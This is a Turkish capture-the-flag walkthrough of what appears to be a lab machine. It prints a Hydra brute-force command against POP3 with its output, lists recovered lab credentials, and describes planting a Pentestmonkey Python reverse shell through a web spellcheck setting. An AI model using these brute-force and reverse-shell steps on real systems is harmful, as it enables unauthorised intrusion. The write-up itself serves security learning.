- Hydra aracı ile bruteforce işlemi yapıyorum ve burada Kullanıcı adı Boris şifresi ise secret1! olarak karşıma çıkıyor.


-Ayrıca işlemin devamında Kullanıcı adı natalya ve şifresi bird olarak karşıma çıkıyor.

-Pop3 üzerinden erişim sağlıyorum ve mailleri okuyorum fakat buradan da bir bilgi elde edemiyorum.




-Daha sonrasında sisteme natalya olarak giriş yapıyorum ve burada bir kullanıcı adı ve şifre elde ediyorum.


-Ayrıca burada severnaya-station.com isimli Domaini host üzerinden zafiyetli makine yerine geçireceğim.



- CTF üzerinde dediği işlemi yaptıktan sonra karşıma böyle bir arayüz çıkıyor.Burada ki login ekranı üzerinde elde ettiğim Kullanıcı adı ve şifreyi giriyorum.




- Sisteme başarılı bir şekilde giriş yapabildim.




- Site üzerinde bilgi içerebilecek heryere baktım fakat sadece karşımıza Doak isimli biri çıkıyor.Bu kullanıcı ismi ile tekrardan bir Hydra saldırısı yapıp gerekli şifre ve kullanıcı adını elde etmeye çalışacağım.

```
┌──(root💀kali)-[/home/efe]
└─# hydra -l doak -P fast.txt pop3s://192.168.139.194:55006
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-01 18:16:36
[INFO] several providers have implemented cracking protection, check with a small wordlis
t first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
rom a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 trie
s per task
[DATA] attacking pop3s://192.168.139.194:55006/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[55006][pop3] host: 192.168.139.194   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-01 18:19:04
```

- Doak kullanıcısın mail şifresini de Brute-Force işlemi ile ele geçirebildim.




- Pop3 üzerinden Doak kullanıcısı ile giriş yapıyorum ve buradan site arayüzünde giriş yapabileceğim bir kullanıcı adı ve şifre buluyorum.




- Doak kullanıcısına giriş yaptığımda içerisinde secret.txt isimli bir dosya buluyorum.Bu dosyayı açıyorum.

Dosyayı açtığımda karşıma böyle bir görsel çıkıyor.Bu dosyayı indiriyorum ve özellikler kısmına bakıyorum.Buradan bir bilgi edebileceğimi düşünüyorum.




- Bu kodun bir base64 olduğunu düşünüyorum ve burada bir Base64 decode işlemi yapıyorum.

-Decode işleminin ardından Admin kullanıcısının şifresine başarılı bir şekilde ulaşabildim.




- Admin kullanıcısı olarak sisteme başarılı bir şekilde sızabildim.




- Site üzerinde dolaşırken burada satır üzerinden telnet yapılan bir kısım ile karşılaştım.Buraya bir python kodu enjekte edip işlem gerçekleştirebilirim.

-Pentestmonkey üzerinden bir Reverse shell cheat sheet ekliyorum ve netcat ile belirttiğim portu dinlemeye alıyorum.



- Spellchecking üzerinde çalışacağı için öncelikle boş bir blog yazısı yazıp spellcheck işlemi yapıyorum fakat netcat üzerinden bağlantı alamıyorum.



-Daha sonrasında site üzerinde dolanıyorum ve spellcheck seçeneğinden değişim gerçekleştiriyorum.

- Değiştirme işleminden sonra bir kere daha check etme işlemi yapıyorum ve başarılı bir şekilde bağlantı alıyorum.